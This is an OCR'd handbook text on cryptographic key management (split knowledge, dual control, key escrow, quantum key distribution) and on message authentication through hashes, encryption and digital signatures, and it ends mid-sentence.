When an algorithm is publicly available, security rests solely with the secrecy of the cryptographic keys. This is true both in symmetric and asymmetric algorithms. Algorithms using the same key to decrypt as was used to encrypt are known as *symmetric algorithms*. The Data Encryption Algorithm (DEA) is a symmetric algorithm (as is the algorithm used for AES[1]). If the key used to decrypt is not the same as the key used to encrypt, the algorithm is *asymmetric*. Public key algorithms (e.g., the RSA Data Security algorithm) are asymmetric. Symmetric algorithms are sometimes called "secret key" algorithms because the one key used for both encryption and decryption must remain secret. Asymmetric algorithms may have one or more "public" keys,[2] but always have at least one "private" key. The "private" key must remain secret.

Key Management Myths

Cryptographic security using a standard, publicly available algorithm (e.g., the Federal Information Processing Standard [FIPS] 197, *Advanced Encryption Standard*) depends on the secrecy of the cryptographic key. Even with "secret" algorithms that use keys, the secrecy of at least one key (e.g., the private key used in public key cryptography) remains critical to the security of the cryptographic process. This author's experience in evaluating implementations has revealed some common misunderstandings about managing cryptographic keys. This chapter identifies these misunderstandings (referred to as "myths"),

explains why they are wrong, and describes correct procedures. The examples used are taken from experience with automated teller machine (ATM) and point-of-sale (POS) implementations that depended on DEA (and now depend on Triple DES,[3] a backward-compatible implementation that allows for longer effective key lengths through multiple applications of DEA) for personal identification number (PIN) privacy. The concepts, however, apply to most implementations of cryptography where the objective is either message privacy or integrity. Some implementations may rely on fully automated key management processes. Even these may not be immune to key management fallacies.

Myth 1: A Key Qualifies as "Randomly Generated" If One or More Persons Create the Key Components from Their Imagination

To meet the statistical test for randomly generated, each possible key in the key space must be equally likely. No matter how hard a person tries, he cannot make up numbers that will meet this requirement. Concatenating the non-random number choices of several persons does not result in a random number either. When people are asked to select a number at random, they automatically attempt to avoid a number containing a pattern they recognize. This is but one simple example of how people bias their selections.

If a person wants to create a random hexadecimal number, that person could number identical balls from 0 through 9 and A through F; place them in a large bowl; mix them; select and remove (without looking) a ball; record its value; place the ball back into the bowl; and repeat the process 16 times for each key component. Another alternative is to use 64 coins of equal size (e.g., all pennies); toss them on to a flat surface; and using a large straightedge (e.g., a yardstick), sweep them into a straight line. Starting from the left, record a "1" for each head and a "0" for each tail. The 64 bits can them be translated in blocks of four to form a 16, hexadecimal-character key. Most organizations, however, will simply have their cryptographic device generate an ersatz random number. (You will see documentation refer to "pseudo random" numbers. These are numbers generated by a repeatable, algorithmic process but exhibit properties ascribed to randomly generated numbers. I refer to these as ersatz random numbers here because "pseudo" means "false" [so even a sequence that did not meet statistical requirements for randomness would meet this definition] where "ersatz" means "imitation or artificial" and more accurately describes the nature of these numbers. However, the term "pseudo random" is well established. A newer term — "deterministic random bit generators" — has also entered the literature, a term that better addresses this author's linguistic concerns.)[4]

Myth 2: An "Authorized" Person Can Create or Enter Cryptographic Keys without Compromising a Key

When a cryptographic key becomes known to anyone, it is compromised (by definition). This is why "split knowledge" controls are required. No human should ever know an active key.

Allowing a person to know an active key places the person at risk (e.g., extortion), places the organization at risk (e.g., potential misuse or disclosure by that person), and creates the potential for accidental disclosure of the key through human error.

Myth 3: Requiring a Second Person to Supervise or Observe the Key Entry Process Is Dual Control

To qualify as a "dual control" process, it must be infeasible for any one person to perform the entire process alone. If one person can cause all essential steps to happen without the need for at least one additional person, then dual control is not achieved. Because observation and supervision are passive activities, the absence of which would not prevent the process, a person acting in such capacities is not acting as part of a dual control process.

If party "A" has the combination to the vault within an ATM and party "B" has the key to the ATM's locked door such that both parties "A" and "B" must participate in order to gain access to the cryptographic

device within the ATM, then dual control exists. However, if party "B" learns the combination or party "A" gains access to the ATM's door key, then dual control ceases to exist.

Myth 4: "Split Knowledge" and "Dual Control" Are the Same Thing

The concept of "split knowledge" as used in cryptography means that two or more parties are needed, each with independent knowledge of a cryptographic key component, such that together they can create a cryptographic key of which each has no knowledge. "Split knowledge" meets the requirements for "dual control," but not vice versa.

The usual way of doing this is to create two teams of key entry persons. Team "A" will generate a full-length key component and record it. Team "B" will do the same. No member of Team "A" can ever see the Team "B" key components, and vice versa. One member of each team is then needed to load a key.

Note that the use of key halves (once common in the ATM/POS industry) does not qualify as split knowledge, because each person has knowledge of at least half of the actual key. True split knowledge requires that no one have any knowledge of the resulting key.

Summary: "Sergeant Schultz" and "Cannot"

I call the split knowledge requirement the "Sergeant Schultz principle," from the *Hogan's Heroes* television program where Sergeant Schultz would say, "I know nothing, nothing!" Properly implemented, every key component holder should always be able to affirm that they know nothing about the resulting live key.

This author's equally short name for dual control is the "Cannot" principle. If one person **cannot** perform a function because the function can only be accomplished with the collective efforts of two or more persons, then dual control exists. If any one person can accomplish all of the steps without anyone else, then dual control does not exist.

These are two easily remembered principles that are essential to effective key management.

Key Management: An Overview

Whether or not an algorithm is kept secret, the cryptographic key or keys needed to decipher a message must remain secret if we want to keep the communication private. Knowing the keys and any plaintext encrypted under those keys makes discernment of even a secret algorithm likely. Knowing the keys and the algorithm makes decryption of messages encrypted under those keys straightforward. The objective of key management is to prevent unauthorized disclosure of keying materials. When key management fails, cryptographic security fails.

Three Rules of Key Management

Three rules of key management must be followed if cryptographic keys are to remain secret. First, no human being should ever have access to active, cleartext keys. Benjamin Franklin wrote that "three can keep a secret if two of them are dead."[5] In cryptography, one might recast this as "three can keep a secret if all of them are dead."

Second, whenever keys must be distributed and entered manually, one uses full-length key components to facilitate split knowledge. By requiring that two (or more) full-length key components be entered, each by a separate individual who never sees any other component, one can keep any one person from knowing the resulting key. This technique, known as "split knowledge," is actually a zero knowledge process for each individual. Each key component (C_nK, where n = 1, 2, …) conveys by itself no knowledge of the ultimate key. This is accomplished by implementing a function $\oplus$ such that $C_1K \oplus C_2K$ results in a key dependent on every bit in both components. Modulo 2 arithmetic without carry (or logical exclusive OR) is one example of such a function. Using DEA, TDES, or AES with C_1K as the data and C_2K as the key is another example.




FIGURE 26.1 Intercepting both public keys and spoofing both sides.

Third, use keys only for a single purpose. If a key was intended to protect other keys, never use it to protect non-key data. If the key was intended to authenticate messages, do not use it to encrypt a message. Using the same key for more than one purpose may give a cryptanalyst a better opportunity to solve for the key. More significantly, it makes a key compromise more painful and less easily investigated when the key was used for multiple purposes.

Automated Key Management

Systems of key generation do exist that require no human intervention or initial manual key distribution. Because some of these systems use proprietary approaches to key management, the buyer should exercise great care. For example, a vendor might deliver each device with a fixed private key of a public key/private key-pair. Each device would transmit its public key, resulting in an exchange of public keys. Each device could then encrypt a random value under the other party's public key and transmit this cryptogram of the random value. The receiving device could then decrypt the cryptogram using its private key and add (modulo 2 addition without carry) the result to the cleartext, randomly chosen value it had encrypted and sent, thereby creating a unique session key between the two devices. However, an interloper could intercept both public keys and spoof both sides by substituting public keys for which the interloper knew the private keys. Figure 26.1 shows an example of how this might happen.

Many different automated schemes for key exchange exist — and some are known to be secure, some are probably secure, some are probably not secure, and some are not secure. Because many of the techniques are proprietary (i.e., "trade secrets"), evaluating them is difficult. Even when a vendor has

patented a technique and is willing to fully disclose it to you, proving its security may require a cryptanalyst's expertise. So when a vendor describes what appears to be magic, remember that even David Copperfield relies on illusion. Best practice is to require compliance with a recognized standard for example, ANS X9.42-2003 (Public Key Cryptography for the Financial Services Industry: Agreement of Symmetric Keys Using Discrete Logarithm Cryptography) or ANS X9.63-2001 (Public Key Cryptography for the Financial Services Industry: Key Agreement and Key Management Using Elliptic Curve Cryptography).

Cryptographic Security Issues in Open Networks

The underlying assumption to open networks is the ability to establish arbitrary connections without previously having established a relationship. This poses a challenge for cryptographic key management because arbitrary parties will not have preexisting keying relationships. Two different approaches have evolved to answer the challenge: (1) the use of a hierarchy of trusted agents and (2) the use of key-exchange protocols. In one implementation of a hierarchy of trusted agents, we refer to an agent as a certificate authority (CA) because the agent issues a cryptographic certificate that binds a key representing one party to a chain of certificates from other CAs until a CA common to the parties who wish to securely communicate is reached. For example, Edward of Pan Omni Mega Corp. (POMC) wishes to send a secure message to Darwin of Central Middle Obaeratus Partners (CMOP); however, Edward and Darwin have never before communicated. POMC subscribes to AT&T's certificate authority (ATT CA). CMOP subscribes to General Services' certificate authority (GS CA) that, in turn, subscribes to MCI's certificate authority (MCI CA). AT&T and MCI have mutual keying relationships with the United States Postal Service certificate authority (USPS CA). POMC's CA chain becomes POMC/ATT/USPS and CMOP's becomes CMOP/GS/MCI/USPS. By exchanging authenticated certificates of authority, POMC can establish a trusted keying relationship with CMOP without worrying about key substitution. If the chains are long, if transmission speed is slow, or access to CA locations is limited, then Edward may have a long wait. But manual key distribution would usually force a longer wait.

If both Edward and Darwin have cryptographic facilities supporting a common key exchange protocol, they may be able to establish, directly and securely, a cryptographic session key. As described in the previous section, however, one may be unable to vet the vendor's techniques. (The term "vet" as used in cryptography means to investigate, examine, evaluate, or prove in a thorough or expert way. We trust properly vetted algorithms or protocols; otherwise, *caveat emptor!)* Best practice is to use standardized techniques whenever feasible, for example, ANS X9.24-2004 (Retail Financial Services, Symmetric Key Management, Part 1: Using Symmetric Techniques), ANS X9.42-2003 (Public Key Cryptography for the Financial Services Industry: Agreement of Symmetric Keys Using Discrete Logarithm Cryptography), ANS X9.44 (Key Agreement and Key Transport using Factoring Based Cryptography), and ANS X9.63 (Key Agreement and Key Transport using Elliptic Curve Cryptography [ECC]).

Issues beyond Key Exchange

Properly implemented, cryptographic security measures work. As a consequence of their effectiveness, governments have attempted to regulate their use and to control their availability. The United States historically took a two-pronged approach: restricted export and key escrow. Political pressure, however, led the United States to ease the export restrictions and, effectively, to abandon the key escrow approach. The U.S. Government treats cryptographic security implementations as if they were war munitions. However, not all nations have adopted this approach. Companies should have their legal counsels carefully examine the laws associated with encryption technology in each jurisdiction in which they plan its use.

Import controls reflect a nation's concern for its own exercise of sovereignty. Do secret messages contain government secrets? Do secret messages hide unlawful transactions? Are people evading taxes by electronic smuggling of software? Import controls will remain an issue for many nations.

For both import and export, governments generally base their restrictions on how effective the cryptography (including key management) is. Cryptographic effectiveness has at least three major components:

- The size of the cryptographic key space (i.e., how many possible keys there are)
- Whether the algorithm permits shortcuts in solving for the key
- Whether the key management functions introduce weaknesses (e.g., an early release of Netscape™ relied on a key generation process that was weaker than the resulting key space, making it possible to attack the key generation process to gain the key much faster than by attacking the key space)

Exporting cryptographic systems based on keyspaces of 40 bits (i.e., having 2^{40} possible keys) or less is not a problem for the United States. Because of advances in computational power (i.e., Moore's law), even systems with much larger keyspaces (e.g., 60 bits) seem to pose no export problem. One of the selection criteria used in the development of an algorithm for the Advanced Encryption Standard (AES) was that a 128-bit version would exist that would be exportable. Where very strong encryption is desired (e.g., >128 bits for a symmetric key), some authorities may permit it only if key escrow is used.

Key Escrow

Key escrow is a process through which you entrust your cryptographic keys to a third party who holds them securely until and unless forced to disclose them by legal process (e.g., a court order). This process is most controversial when that escrow agent is one or more elements of a national government. Key escrow has two serious types of errors: (1) Type I error, in which the key is disclosed without authorization; and (2) Type II error, in which the key becomes unavailable (corrupted, destroyed, inaccessible) and cannot be disclosed when lawfully demanded. A Type I compromise places the information assets at risk. A Type II compromise places law enforcement at risk (and may place the company in jeopardy of legal action). Because zeroization[6] of keys is a countermeasure used to prevent Type I failures (i.e., any attempt to tamper with the cryptographic equipment causes the keys to be set to zeroes) and because having backup copies of keying materials is a countermeasure for Type II failures, preventing both Type I and II failures is a difficult balancing act. One is not permitted to prevent a Type I failure by causing a Type II failure; nor is one permitted to protect against a Type II failure by increasing the risk of a Type I failure. In a project directed by Dr. Miles Smid, the National Institute of Standards and Technology (NIST) developed protocols for handling key escrow within the constraints of this delicate balance. For additional information, see Federal Information Processing Standard (FIPS) 185 (Escrowed Encryption Standard).

In the United States, key escrow receives less attention today in the context of key management for export considerations than it does for business continuity planning where it remains an important technology.[7]

Advances in Cryptographic Key Management

The field of cryptography is experiencing rapid advancement. While many of the advances are more theoretical than currently useful, the auditor and security practitioner should have at least a rudimentary understanding of what is likely in the near future. Several key management techniques that are already technically available (or "bleeding edge"), but where standards may not have caught up, include:

- Diffie-Hellman key exchange using polynomials of base p (where $p \neq 2$)[8]
- Elliptic Curve Menezes-Qu-Vanstone (ECMQV)[9]
- Efficient Probabilistic Public-Key Encryption (EPOC) and a variant EPOC-3[10]

For use further into the future, one of the most promising advances is with quantum cryptography.

A Plethora of Key Management Techniques

With rapid advances in mathematics, almost every conceivable hard problem is potentially a cryptographic algorithm or basis for key agreement or transport. In general, if it is feasible (and preferably efficient and easy) to calculate a value from known values in one direction but extremely difficult (and preferably computationally infeasible) to work backward from the result without the benefit of secret

values (i.e., cryptographic keys), there is the potential for a cryptosystem. One other promising area is the use of hyperelliptic curves. While these are no more hyperelliptic in the geometry sense than elliptic curves are ellipses, they form a class of mathematical curves, an example of which is described by the following formula:

$$y^2 = x^m + ax^{m-1} + \ldots + z$$

where m is assumed to be odd and greater than 3.[11]

However, the road from theory to practical implementation is a rough one. Some protocols have jumped prematurely to an implementation that was not secure. For example, the widely used Wired Equivalent Privacy (WEP)[12] protocol was found to contain exploitable flaws.[13] The ECMQV protocol may also have exploitable weaknesses under special circumstances. At the time of this writing, the practical implications of those weaknesses are unclear. Best practice will always be to follow well-vetted standards and to keep up with the literature as we practice a rapidly evolving field.

Quantum Cryptography

Quantum cryptography is a key agreement method for establishing a shared secret. It assumes that two users have a common communication channel over which they can send polarized photons. Photons can be polarized vertically or horizontally, circularly (clockwise or counterclockwise), or diagonally. Each of these can be viewed as having two states and assigned a binary representation (i.e., 0 or 1). By randomly choosing which measurement will be made for each pulse, two independent observers can compare observations and, following an interactive protocol, can agree on a resulting bit string without ever transmitting that string. Quantum cryptography has an advantage over traditional key exchange methods because it is based on the laws of physics instead of assumptions about the intractability of certain mathematical problems. The laws of physics guarantee (probabilistically) that the secret key exchange will be secure, even when assuming hypothetical eavesdroppers with unlimited computing power. However, a clear, practical disadvantage is the necessity of a communication channel over which the parties can send polarized photons.

Stephen Weisner is credited with the initial proposal[14] (*circa* 1970) on which quantum cryptography is based. He called it "Conjugate Coding," and eventually published it in 1983 in *Sigact News*. Charles H. Bennett and Gilles Brassard,[15] who were familiar with Weisner's ideas, published their own ideas shortly thereafter. They produced the first quantum cryptography protocol in 1984, which they named BB84.[16] It was not until 1991, however, that the first experimental prototype based on this protocol was made operable (over a distance of 32 centimeters). An online demonstration of this protocol is available at http://monet.mercersburg.edu/henle/bb84/. More recently, systems have been tested successfully on fiber optic cable over distances in the kilometers range.[17]

While this scheme may eventually replace more traditional methods (e.g., Diffie-Hellman) and has excellent potential in outer space where point-to-point laser might be feasible for long distances, current implementations impose both speed and distance limits (under 100 kilometers as of this writing) and expense that will make commercial implementations an issue for the future generation of information security professionals.[18]

Summary

Cryptology, which embraces both the creation of cipher systems (cryptography) and the breaking of those systems (cryptanalysis), has a long history. While this history is one of secrecy and intrigue and one of centuries of evolution, it was a history of little practical interest to business until only the past three decades. With the explosive proliferation of computers and networks, both cryptography and cryptanalysis have come to center stage. Our open network environments present security problems only cryptography can solve. As cryptography becomes universal, so will cryptanalysis. John Herbert Dillinger

is alleged to have answered when asked why he robbed banks: "Because that's where the money is." The information security professional who knows little of cryptography will know little of security, for user authentication and access control, privacy protection and message integrity, audit trail assurance and non-repudiation, and automatic records retention will all depend on elements of cryptography. Understanding cryptographic key management and cryptographic implementations will permit us to manage securely the information assets of our enterprises.

Notes

1. AES uses the Rijndael algorithm; refer to FIPS 157 for details.
2. While not widely used, public key systems exist that require "n" of "m" keys to encrypt or decrypt. Depending on the purpose of the cryptography (e.g., confidentiality or authentication), the multiple keys might be the public ones or the private ones (or both).
3. See ANS X9.52 (Triple Data Encryption Algorithm Modes of Operation) for more details on Triple DES.
4. For a more in-depth discussion of a pseudo random number generator (PRNG), refer to ANS X9.82 (Random Number Generation) or NIST Special Publication 800-22 (A Statistical Test Suite for the Validation of Random Number Generators and Pseudo Random Number Generators for Cryptographic Applications).
5. *Poor Richard's Almanac,* July 1733.
6. "Zeroization" is the technical term for destroying the keys by causing the storage medium to reset to all zeroes.
7. See also Menezes, Alfred J., Paul C. van Oorschot, and Scott A. Vanstone. *Handbook of Applied Cryptography.* CRC Press, Boca Raton, FL., 1997. Chapter 13, especially §13.8.3. The *Handbook* (affectionately known as the "HAC") is an excellent — although much more technical and mathematical treatment — of cryptography.
8. Rosing, Michael. *Implementing Elliptic Curve Cryptography.* Manning Publishing Co. Greenwich, CT. 1999, p. 299.
9. IEEE 1363-2000.
10. Tatsuaki Okamoto and David Pointcheval. NTT Labs, Japan; paper submitted to IEEE P1363a Working Group, May 2000.
11. Rosing, Michael. *Implementing Elliptic Curve Cryptography.* Manning Publishing Co. Greenwich, CT. 1999, pp. 299–300.
12. IEEE 802.11 (including 802.11b).
13. For more information on this weakness, refer to work performed jointly by Nikita Borisov, Ian Goldberg, and David Wagner described at the following Berkeley Web site: http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html.
14. Weisner, Stephen. "Conjugate Coding," *Sigact News*, Vol. 15. No. 1, pp. 78–88, 1983, manuscript written *circa* 1970, but remained unpublished until it appeared in *Sigact News.*
15. Bennett, Charles H. and G. Brassard. "Quantum Cryptography: Public Key Distribution and Coin Tossing," *International Conference on Computers, Systems & Signal Processing*, Bangalore, India, December 10–12, 1984, pp. 175–179.
16. Bennett, Charles H., F. Bessette, G. Brassard, L. Salvail, and J. Smolin. "Experimental Quantum Cryptography," *Journal of Cryptology,* Vol. 5, 3–28, 1992.
17. Stucky, Damien, N. Gisin, O. Guinnard, G. Ribordy, and H. Zbinden, "Quantum Key Distribution over 67 km with a Plug & Play System," *New Journal of Physics*, Vol. 4, 41.1–41.8, 2002.
18. For a very readable, technical explanation of quantum cryptography, see Gisin, Nicolas, G. Ribordy, W. Tittel, and H. Zbinden. "Quantum Cryptography," submitted to *Reviews of Modern Physics.*

Message Authentication

James S. Tiller, CISA, CISSP

For centuries, various forms of encryption have provided confidentiality of information and have become integral components of computer communication technology**.** Early encryption techniques were based on shared knowledge between the communication participants. Confidentiality and basic authentication were established by the fact that each participant must know a common secret to encrypt or decrypt the communication, or as with very early encryption technology, the diameter of a stick.

The complexity of communication technology has increased the sophistication of attacks and has intensified the vulnerabilities confronting data. The enhancement of communication technology inherently provides tools for attacking other communications. Therefore, mechanisms are employed to reduce the new vulnerabilities that are introduced by new communication technology. The mechanisms utilized to ensure confidentiality, authentication, and integrity are built on the understanding that encryption alone, or simply applied to the data, will not suffice any longer. The need to ensure that the information is from the purported sender, that it was not changed or viewed in transit, and to provide a process to validate these concerns is, in part, the responsibility of message authentication.

This chapter describes the technology of message authentication, its application in various communication environments, and the security considerations of those types of implementations.

History of Message Authentication

An encrypted message could typically be trusted for several reasons. First and foremost, the validity of the message content was established by the knowledge that the sender had the appropriate shared information to produce the encrypted message. An extension of this type of assumed assurance was also recognized by the possession of the encrypting device. An example is the World War II German Enigma, a diabolically complex encryption machine that used three or four wheels to produce ciphertext as an operator typed in a message. The Enigma was closely guarded; if it fell into the enemy's possession, the process of deciphering any captured encrypted messages would become much less complex. The example of the Enigma demonstrates that possession of a device in combination with the secret code for a specific message provided insurance that the message contents received were genuine and authenticated.

As the growth of communication technology embraced computers, the process of encryption moved away from complex and rare mechanical devices to programs that provided algorithms for encryption. The mechanical algorithm of wheels and electrical conduits was replaced by software that could be loaded onto computers, which are readily available, to provide encryption. As algorithms were developed, many became open to the public for inspection and verification for use as a standard. Once the algorithm was exposed, the power of protection was in the key that was combined with the clear message and fed into the algorithm to produce ciphertext.

Why Authenticate a Message?

The ability of a recipient to trust the content of a message is placed squarely on the trust of the communication medium and the expectation that it came from the correct source. As one would imagine, this example of open communication is not suitable for information exchange and is unacceptable for confidential or any form of valuable data.

There are several types of attacks on communications that range from imposters posing as valid participants replaying or redelivering outdated information, to data modification in transit.

Communication technology has eliminated the basic level of interaction between individuals. For two people talking in a room, it can be assured — to a degree — that the information from one individual has not been altered prior to meeting the listener's ears. It can be also assumed that the person that is seen talking is the originator of the voice that is being heard. This example is basic, assumed, and never questioned — it is trusted. However, the same type of communication over an alternate medium must be closely scrutinized due to the massive numbers of vulnerabilities to which the session is exposed.

Computers have added several layers of complexity to the trusting process and the Internet has introduced some very interesting vulnerabilities. With a theoretically unlimited number of people on a single network, the options of attacks are similarly unlimited. As soon as a message takes advantage of the Internet as a communication medium, all bets are off without layers of protection.

How are senders sure that what they send will be the same when it reaches the intended recipient? How can senders be sure that the recipients are who they claim to be? The same questions hold true for the recipients and the question of initiator identity.

Technology Overview

It is virtually impossible to describe message authentication without discussing encryption. Message authentication is nothing more than a form of cryptography and, in certain implementations, takes advantage of encryption algorithms.

Hash Function

Hash functions are computational functions that take a variable-length input of data and produce a fixed-length result that can be used as a fingerprint to represent the original data. Therefore, if the hashes of two messages are identical, it can be reasonably assumed that the messages are identical as well. However, there are caveats to this assumption, which are discussed later.

Hashing information to produce a fingerprint will allow the integrity of the transmitted data to be verified. To illustrate the process, Alice creates the message "Mary loves basketball," and hashes it to produce a smaller, fixed-length message digest, "a012f7." Alice transmits the original message and the hash to Bob. Bob hashes the message from Alice and compares his result with the hash received with the original message from Alice. If the two hashes match, it can be assumed that the message was not altered in transit. If the message was changed after Alice sent it and before Bob received it, Bob's hash will not match, resulting in discovering the loss of message integrity. This example is further detailed in Exhibit 110.1.

In the example, a message from Alice in cleartext is used as input for a hash function. The result is a message digest that is a much smaller, fixed-length value unique to the original cleartext message. The message digest is attached to the original cleartext message and sent to the recipient, Bob. At this point, the message and the hash value are in the clear and vulnerable to attack. When Bob receives the message, he separates the message from the digest and hashes the message using the same hash function Alice used. Once the hash process is complete, Bob compares his message digest result with the one included with the original message from Alice. If the two match, the message was not modified in transit.

The caveat to the example illustrated is that an attacker using the same hashing algorithm could simply intercept the message and digest, create a new message and corresponding message digest, and forward it on to the original recipient. The type of attack, known as the "man in the middle," described here is the driving reason why message authentication is used as a component in overall message protection techniques.




EXHIBIT 110.1 Hash function.

Encryption

Encryption, simply stated, is the conversion of plaintext into unintelligible ciphertext. Typically, this is achieved with the use of a key and an algorithm. The key is combined with the plaintext and computed with a specific algorithm.

There are two primary types of encryption keys: symmetrical and asymmetrical.

Symmetrical

Symmetrical keys, as shown in Exhibit 110.2, are used for both encryption and decryption of the same data. It is necessary for all the communication participants to have the same key to perform the encryption and decryption. This is also referred to as a shared secret.

In the example, Alice creates a message that is input into an encryption algorithm that uses a unique key to convert the clear message into unintelligible ciphertext. The encrypted result is sent to Bob, who has obtained the same key through a mechanism called "out-of-band" messaging. Bob can now decrypt the ciphertext by providing the key and the encrypted data as input for the encryption algorithm. The result is the original plaintext message from Alice.

Asymmetrical

To further accentuate authentication by means of encryption, the technology of public key cryptography, or asymmetrical keys, can be leveraged to provide message authentication and confidentiality.

Alice and Bob each maintain a private and public key pair that is mathematically related. The private key is well protected and is typically passphrase protected. The public key of the pair is provided to anyone who wants it and wishes to send an encrypted message to the owner of the key pair.

An example of public key cryptography, as shown in Exhibit 110.3, is that Alice could encrypt a message with Bob's public key and send the ciphertext to Bob. Because Bob is the only one with the matching private key, he would be the only recipient who could decrypt the message. However, this interaction only provides confidentiality and not authentication because anyone could use Bob's public key to encrypt a message and claim to be Alice.




EXHIBIT 110.2 Symmetrical key encryption.

As illustrated in Exhibit 110.3, the encryption process is very similar to normal symmetrical encryption. A message is combined with a key and processed by an algorithm to construct ciphertext. However, the key being used in the encryption cannot be used for decryption. As detailed in the example, Alice encrypts the data with the public key and sends the result to Bob. Bob uses the corresponding private key to decrypt the information.

To provide authentication, Alice can use her private key to encrypt a message digest generated from the original message, then use Bob's public key to encrypt the original cleartext message, and send it with the encrypted message digest. When Bob receives the message, he can use his private key to decrypt the message. The output can then be verified using Alice's public key to decrypt the message authentication that Alice encrypted with her private key. The process of encrypting information with a private key to allow the recipient to authenticate the sender is called digital signature. An example of this process is detailed in Exhibit 110.4.

The illustration conveys a typical application of digital signature. There are several techniques of creating digital signatures; however, the method detailed in the exhibit represents the use of a hash algorithm. Alice generates a message for Bob and creates a message digest with a hash function. Alice then encrypts the message digest with her private key. By encrypting the digest with her private key, Alice reduces the system load created by the processor-intensive encryption algorithm and provides an authenticator. The encrypted message digest is attached to the original cleartext message and encrypted using Bob's public key. The example includes the encrypted digest with the original message for the final encryption, but this is not necessary. The final result is sent to Bob. The entire package is decrypted with Bob's private key — ensuring recipient authentication. The result is the cleartext message and an encrypted digest. Bob decrypts the digest with Alice's public key, which authenticates the sender. The result is the original hash created by Alice that is compared to the hash Bob created using the cleartext message. If the two match, the message content has been authenticated along with the communication participants.

Digital signatures are based on the management of public and private keys and their use in the communication. The process of key management and digital signatures has evolved into certificates. Certificates, simply stated, are public keys digitally signed by a trusted Certificate Authority. This provides comfort in the knowledge

